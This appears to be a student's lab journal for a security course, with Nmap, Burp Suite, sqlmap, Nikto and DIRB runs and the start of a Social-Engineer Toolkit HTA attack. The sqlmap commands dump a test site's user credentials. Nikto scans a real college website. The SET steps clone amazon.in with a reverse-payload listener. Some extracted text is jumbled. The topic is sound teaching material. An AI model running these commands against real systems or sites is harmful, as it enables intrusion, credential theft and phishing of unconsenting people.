
Step 3: Click on Nmap output, Ports/ host, Topology and host details to see Scanned detail of network.

```

Starting Nmap 6.46 ( http://nmap.org ) at 2015-12-03 21:00 India Standard Time
NSE: Loaded 118 scripts for scanning.
NSE: Script Pre-scanning.
Initiating ARP Ping Scan at 21:00
Scanning 192.168.0.1 [1 port]
Completed ARP Ping Scan at 21:00, 0.25s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:00
Completed DNS resolution at 21:00, 1.69s elapsed (1 host. at 21:00, 1.69s elapsed)
Initiating SYN Stealth Scan at 21:00
Scanning 192.168.0.1 [1000 ports]
Discovered open port 80/tcp on 192.168.0.1
Completed SYN Stealth Scan at 21:00, 0.61s elapsed (1000 total ports)
Initiating Service scan at 21:00
Scanning 192.168.0.1 [1 port]
Completed Service scan at 21:00, 0.02s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 192.168.0.1
NSE: Script Post-scanning
Read data files from: C:\Program Files (x86)\Nmap
OS and Service detection was performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap Done! -- 1 host up | 1 host down (0 up hosts not scanned)

```

Port	Protocol	State	Service	Version
80	tcp	open	http	Boa HTTPd 0.94.14rc21
52869	tcp	open	upnp	MiniUPnP



PRACTICAL NO 7 : WEB APPLICATION ASSESSMENT TOOL



A. BURPSUITE

```
(root㉿kali)-[~] $ can't connect to the server at www.kali.org.  
# burpsuite  
IF that address is correct, here are three other things you can try:  
• Try again later.  
• Check your network connection.  
• If you are connected but behind a firewall, check that Fi
```

SETUP PROXY LISTENER

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A modal window titled 'Add a new proxy listener' is open, showing the 'Binding' tab. The 'Bind to port:' field is set to 8080 and the 'Bind to address:' dropdown is set to 'Loopback only'. Below the binding settings, there is a section for 'Intercept Client Requests' with a checkbox labeled 'Intercept requests based on the following rules:' followed by a rule editor. The rule editor shows a condition: 'Contains parameters (get|post)'. At the bottom of the modal are 'OK' and 'Cancel' buttons.

The screenshot shows a web browser window with the URL 127.0.0.1:8080. The title bar says 'Server Not Found'. The page content is the 'Burp Suite Community Edition' homepage, which displays the message 'Welcome to Burp Suite Community Edition.'



Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intercept HTTP history WebSockets history Options

Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser.

Add	Running	Interface	Invisible	Redirect
<input type="button" value="Add"/>	<input checked="" type="checkbox"/>	127.0.0.1:8080		


Each installation of Burp generates its own CA certificate that Proxy listeners can use.

Intercept Client Requests

Use these settings to control which requests are stalled for viewing and editing in the Proxy tab.

Intercept requests based on the following rules:

Add	Enabled	Operator	Match type	Relationship	Condition
<input type="button" value="Add"/>	<input checked="" type="checkbox"/>	Or	File extension Request	Does not match Contains parameters	(^gif\$ ^jpg\$ ^png\$ ^css\$ ^js\$ ^ico\$)
<input type="button" value="Edit"/>	<input type="checkbox"/>	Or	HTTP method	Does not match	(get post)
<input type="button" value="Remove"/>	<input type="checkbox"/>	And	URL	Is in target scope	
<input type="button" value="Up"/>					



Your browser is being managed by your organization. Find in Settings

General

Certificates

Query OCSP responder servers to confirm the current validity of certificates [View Certificates...](#) [Security Devices...](#)

Privacy & Security

HTTPS-Only Mode

HTTPS provides a secure, encrypted connection between Firefox and the websites you visit.

Certificate Manager

Downloading Certificate

You have been asked to trust a new Certificate Authority (CA).

Do you want to trust "PortSwigger CA" for the following purposes?

Trust this CA to identify websites.
 Trust this CA to identify email users.

Before trusting this CA for any purpose, you should examine its certificate and its policy and procedures (if available).

[View](#) [Examine CA certificate](#) [Cancel](#) [OK](#)

[View...](#) [Edit Trust...](#) [Import...](#) [Export...](#) [Delete or Distrust...](#) [OK](#)

Burp Suite

Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender

Tasks

Filter Running Paused Finished | Live task Scan Intruder attack Search... New scan New live task

Event log

Filter Critical Error Info Debug Search... New scan New live task

Time	Type	Source	Message
04:51:07 29 Nov 2022	Info	Proxy	[3] Proxy service started on 127.0.0.1:8080
04:50:09 29 Nov 2022	Info	Proxy	[2] Proxy service stopped on
04:16:44 29 Nov 2022	Info	Scanner	Running as super-user, browser sandbox is not supported

Issue activity

Filter

- Suspicious
- SMTP header analysis
- SSL certificate analysis
- Cross-site
- XML external entity
- External scripts
- Server-side include
- Web cache poisoning
- SQL injection
- OS command injection

Advisory

B. SQL INJECTION USING SQLMAP

```

zsh: corrupt history file /root/.zsh_history
[root@kali)-[~]
# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 05:21:17 /2022-11-29

[05:21:18] [INFO] testing connection to the target URL
[05:21:19] [INFO] checking if the target is protected by some kind of WAF/IPS
[05:21:20] [INFO] testing if the target URL content is stable

```

a. FINDING DATABASE


```
[root@kali]# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -dbs
[05:34:34] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL > 5.0.12
[05:34:34] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[05:34:34] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 05:34:34 /2022-11-29/
```

b. LIST TABLES

```
[root@kali]# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -tables
[05:23:40] [INFO] resuming back-end DBMS 'mysql'
[05:23:40] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
```



```
File Actions Edit View Help
[8 tables]
+-----+
| artists           |
| carts            |
| categ            |
| featured          |
| guestbook         |
| pictures          |
| products          |
| users             |
+-----+
[05:35:42] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 05:35:42 /2022-11-29/
```

```
[root@kali]#
```

c. FINDING COLUMNS

```
Database: acuart
Table: products
[5 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| description | text |
| id | int unsigned |
| name | text |
| price | int unsigned |
| rewrittenname | text |
+-----+-----+

Database: acuart
Table: carts
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
```

```
File Actions Edit View Help
+-----+-----+
| Column | Type |
+-----+-----+
| a_id | int |
| cat_id | int |
| img | varchar(50) |
| pic_id | int |
| plong | text |
| price | int |
| pshort | mediumtext |
| title | varchar(100) |
+-----+-----+
[05:39:04] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 05:39:04 /2022-11-29/
```

```
(root㉿kali)-[~]
# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C uname --dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 05:40:52 /2022-11-29/
[05:40:52] [INFO] resuming back-end DBMS 'mysql'
[05:40:52] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session: Activate Wi-Fi Go to Settings
```

```
back-end DBMS: MySQL ≥ 5.0.12
[05:40:53] [INFO] fetching entries of column(s) 'uname' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-----+
| uname |
+-----+
| test |
+-----+
[05:40:56] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[05:40:56] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 05:40:56 /2022-11-29/
```

```
(root㉿kali)-[~]
# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C pass --dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

File Actions Edit View Help
back-end DBMS: MySQL ≥ 5.0.12
[05:42:13] [INFO] fetching entries of column(s) 'pass' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-----+
| pass |
+-----+
| test |
+-----+
[05:42:16] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[05:42:16] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 05:42:16 /2022-11-29/
#
```

d. ORDERBY SQL INJECTION

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo Logout test

search art go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

s (test)

On this page you can visualize or edit you user information.

Name:	<input type="text" value="s"/>
Credit card number:	<input type="text" value="s"/>
E-Mail:	<input type="text" value="s"/>
Phone number:	<input type="text" value="1)#{98991*97996*98991*97996"/>
Address:	<input type="text" value="s"/>

The screenshot shows a web browser window with the following details:

- Address Bar:** testphp.vulnweb.com/artists.php?artist=1 order by 3 --
- Page Title:** artists
- Page Content:** TEST and Demonstration site for Acunetix Web Vulnerability Scanner
- Navigation:** home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo | Logout test
- Search Bar:** search art go
- Links on Left:** Browse categories, Browse artists, Your cart, Signup, Your profile, Our guestbook, AJAX Demo, Logout, Links, Security art, PHP scanner, PHP vuln help, Fractal Explorer
- Main Content:** artist: r4w8173
- Text Block 1:** Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.
- Text Block 2:** Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.

C. **NIKTO TOOL** is a web server scanner. Nikto is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 6700 potentially dangerous files/programs, checks for outdated versions of over 1250 servers, and version specific problems on over 270 servers. It also checks for server configuration items such as the presence of multiple index files, HTTP server options, and will attempt to identify installed web servers and software. Scan items and plugins are frequently updated and can be automatically updated.

```

root@kali: ~/nikto
File Machine View Input Devices Help
|(kali㉿kali)-[~]
$ sudo -i
[sudo] password for kali:
|(root㉿kali)-[~]
# git clone https://github.com/sullo/nikto.git
Cloning into 'nikto'...
remote: Enumerating objects: 7123, done.
remote: Counting objects: 100% (1135/1135), done.
remote: Compressing objects: 100% (357/357), done.
remote: Total 7123 (delta 847), reused 1033 (delta 777), pack-reused 5988
Receiving objects: 100% (7123/7123), 4.93 MiB | 5.13 MiB/s, done.
Resolving deltas: 100% (5163/5163), done.
|(root㉿kali)-[~]
# cd nikto/program
|(root㉿kali)-[~/nikto/program]
# perl nikto.pl
- Nikto v2.1.6

+ ERROR: No host (-host) specified

      -config+          Use this config file
      -Display+         Turn on/off display outputs
      -dbcheck          check database and other key files for syntax errors
      -Format+          save file (-o) format
      -Help             Extended help information
      -host+            target host/URL
      -id+              Host authentication to use, format is id:pass or id:pass:realm
      -list-plugins     List all available plugins
      -output+          Write output to this file
      -nossal           Disables using SSL
      -no404            Disables 404 checks
      -Plugins+         List of plugins to run (default: ALL)
      -port+            Port to use (default 80)
      -root+            Prepend root value to all requests, format is /directory
      -ssl              Force ssl mode on port
      -Tuning+          Scan tuning

|(root㉿kali)-[~/nikto/program]
# perl nikto.pl -host https://www.wilsoncollege.edu/
- Nikto v2.1.6

+ Target IP:        13.234.162.142
+ Target Hostname:  www.wilsoncollege.edu
+ Target Port:       443

+ SSL Info:          Subject: /CN=wilsoncollege.edu
                     Ciphers: TLS_AES_256_GCM_SHA384
                     Issuer: /C=US/O=Let's Encrypt/CN=R3
+ Start Time:        2022-11-26 05:48:05 (GMT-5)

+ Server: Apache
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The site uses SSL and Expect-CT header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: 17295, size: 5ee28ed065451, mtime: gzip
+ The Content-Encoding header is set to "deflate" this may mean that the server is vulnerable to the BREACH attack.
+ Hostname 'www.wilsoncollege.edu' does not match certificate's names: wilsoncollege.edu
+ Allowed HTTP Methods: GET, POST, OPTIONS, HEAD

|(root㉿kali)-[~]
# git clone https://github.com/sullo/nikto.git
fatal: destination path 'nikto' already exists and is not an empty directory.

|(root㉿kali)-[~]
# ls
amit.txt  Infoga  nikto  recon-ng

|(root㉿kali)-[~]
# cd nikto
|(root㉿kali)-[~/nikto]
# cd program
|(root㉿kali)-[~/nikto/program]
# perl nikto.pl -host https://wilsoncollege.edu/
- Nikto v2.1.6

+ Target IP:        13.234.162.142
+ Target Hostname:  wilsoncollege.edu
+ Target Port:       443

+ SSL Info:          Subject: /CN=wilsoncollege.edu
                     Ciphers: TLS_AES_256_GCM_SHA384
                     Issuer: /C=US/O=Let's Encrypt/CN=R3
+ Start Time:        2022-11-26 05:48:15 (GMT-5)

+ Server: Apache
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The site uses SSL and Expect-CT header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different
+ fashion to the MIME type

```

D. DIRB a web content scanner. It looks for existing (and/or hidden) Web Objects. It basically works by launching a dictionary based attack against a web server and analyzing the responses. DIRB comes with a set of preconfigured attack wordlists for easy usage but you can use your custom wordlists. Also DIRB sometimes can be used as a classic CGI scanner, but remember that it is a content scanner not a vulnerability scanner. DIRB's main purpose is to help in professional web application auditing. Specially in security related testing. It covers some holes not covered by classic web vulnerability scanners. DIRB looks for specific web objects that other generic CGI scanners can't look for. It doesn't search vulnerabilities nor does it look for web contents that can be vulnerable.

1. DIRB SIMPLE HIDDEN OBJECT SCAN

```
[root@kali)-[~]# dirb http://webscantest.com
=====
[+] /usr/share/wordlists
DIRB v2.22
By The Dark Raver
=====
START_TIME: Sun Jan 15 11:39:46 2023
URL_BASE: http://webscantest.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
=====
[+] /usr/share/wordlists/dirb
GENERATED WORDS: 4612
[+] Scanning URL: http://webscantest.com/
[+] Testing: http://webscantest.com/.history
```

```
[root@kali)-[~]# dirb http://webscantest.com
=====
[+] /usr/share/wordlists
DIRB v2.22
By The Dark Raver
=====
START_TIME: Sun Jan 15 11:39:46 2023
URL_BASE: http://webscantest.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
=====
[+] /usr/share/wordlists
GENERATED WORDS: 4612
[+] Scanning URL: http://webscantest.com/
(!) WARNING: All responses for this directory seem to be CODE = 403.
(Use mode '-w' if you want to scan it anyway)
=====
[+] /usr/share/wordlists/dirb
END_TIME: Sun Jan 15 11:41:32 2023
DOWNLOADED: 101 - FOUND: 0
```

```
[root@kali)-[~]# dirb https://192.168.0.108/ /usr/share/wordlists/dirb/common.txt
=====
[+] /usr/share/wordlists
DIRB v2.22
By The Dark Raver
=====
START_TIME: Sun Jan 15 11:37:01 2023
URL_BASE: https://192.168.0.108/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt
=====
[+] /usr/share/wordlists
GENERATED WORDS: 4612
[+] Scanning URL: https://192.168.0.108/
(!) FATAL: Too many errors connecting to host
(Possible cause: COULDNT CONNECT)
=====
[+] /usr/share/wordlists/dirb
END_TIME: Sun Jan 15 11:37:02 2023
DOWNLOADED: 0 - FOUND: 0
```


PRACTICAL 8 :- CLIENT SIDE ATTACK

i. HTA ATTACK

```
(kali㉿kali)-[~]
$ sudo Setoolkit

File Actions Edit View Help
/C:\Windows\Temp\SET\SETUI.exe
The Social-Engineer Toolkit (SET)
Created by: David Kennedy (ReLiK)
Version: 8.0.3
Codename: 'Maverick'
Follow us on Twitter: @TrustedSec
Follow me on Twitter: @HackingDave
Homepage: https://www.trustedsec.com
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit
set> 1

Mo... It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Mobile Broadband Devices
Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit
set> 1

File Actions Edit View Help
/C:\Windows\Temp\SET\SETUI.exe
Created by: David Kennedy (ReLiK)
Version: 8.0.3
Codename: 'Maverick'
Follow us on Twitter: @TrustedSec
Follow me on Twitter: @HackingDave
Homepage: https://www.trustedsec.com
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Electronics Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.
set> 2
```

```
File Actions Edit View Help
The Web Attack module is a unique way of utilizing multiple web-based attack
The Java Applet Attack method will spoof a Java Certificate and deliver a me
mas Werth to deliver the payload.
The Metasploit Browser Exploit method will utilize select Metasploit browser
The Credential Harvester method will utilize web cloning of a web- site that
hosted to the website.
The TabNabbing method will wait for a user to move to a different tab, then
The Web-Jacking Attack method was introduced by white_sheep, emgent. This me
o appear legitimate however when clicked a window pops up then is replaced w
n the set_config if its too slow/fast.
The Multi-Attack method will add a combination of attacks through the web at
rowser, Credential Harvester/Tabnabbing all at once to see which is successf
The HTA Attack method will allow you to clone a site and perform powershell
rshell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu
set:webattack>7
```

```
set:webattack>7
Category
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
A set:webattack>2
```

```
set:webattack>2
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.amazon.in
[*] HTA Attack Vector selected. Enter your IP, Port, and Payload...
set> IP address or URL (www.ex.com) for the payload listener (LHOST) [192.168.242.230]
]: 192.168.242.230
Enter the port for the reverse payload [443]: 1235
Select the payload you want to deliver:

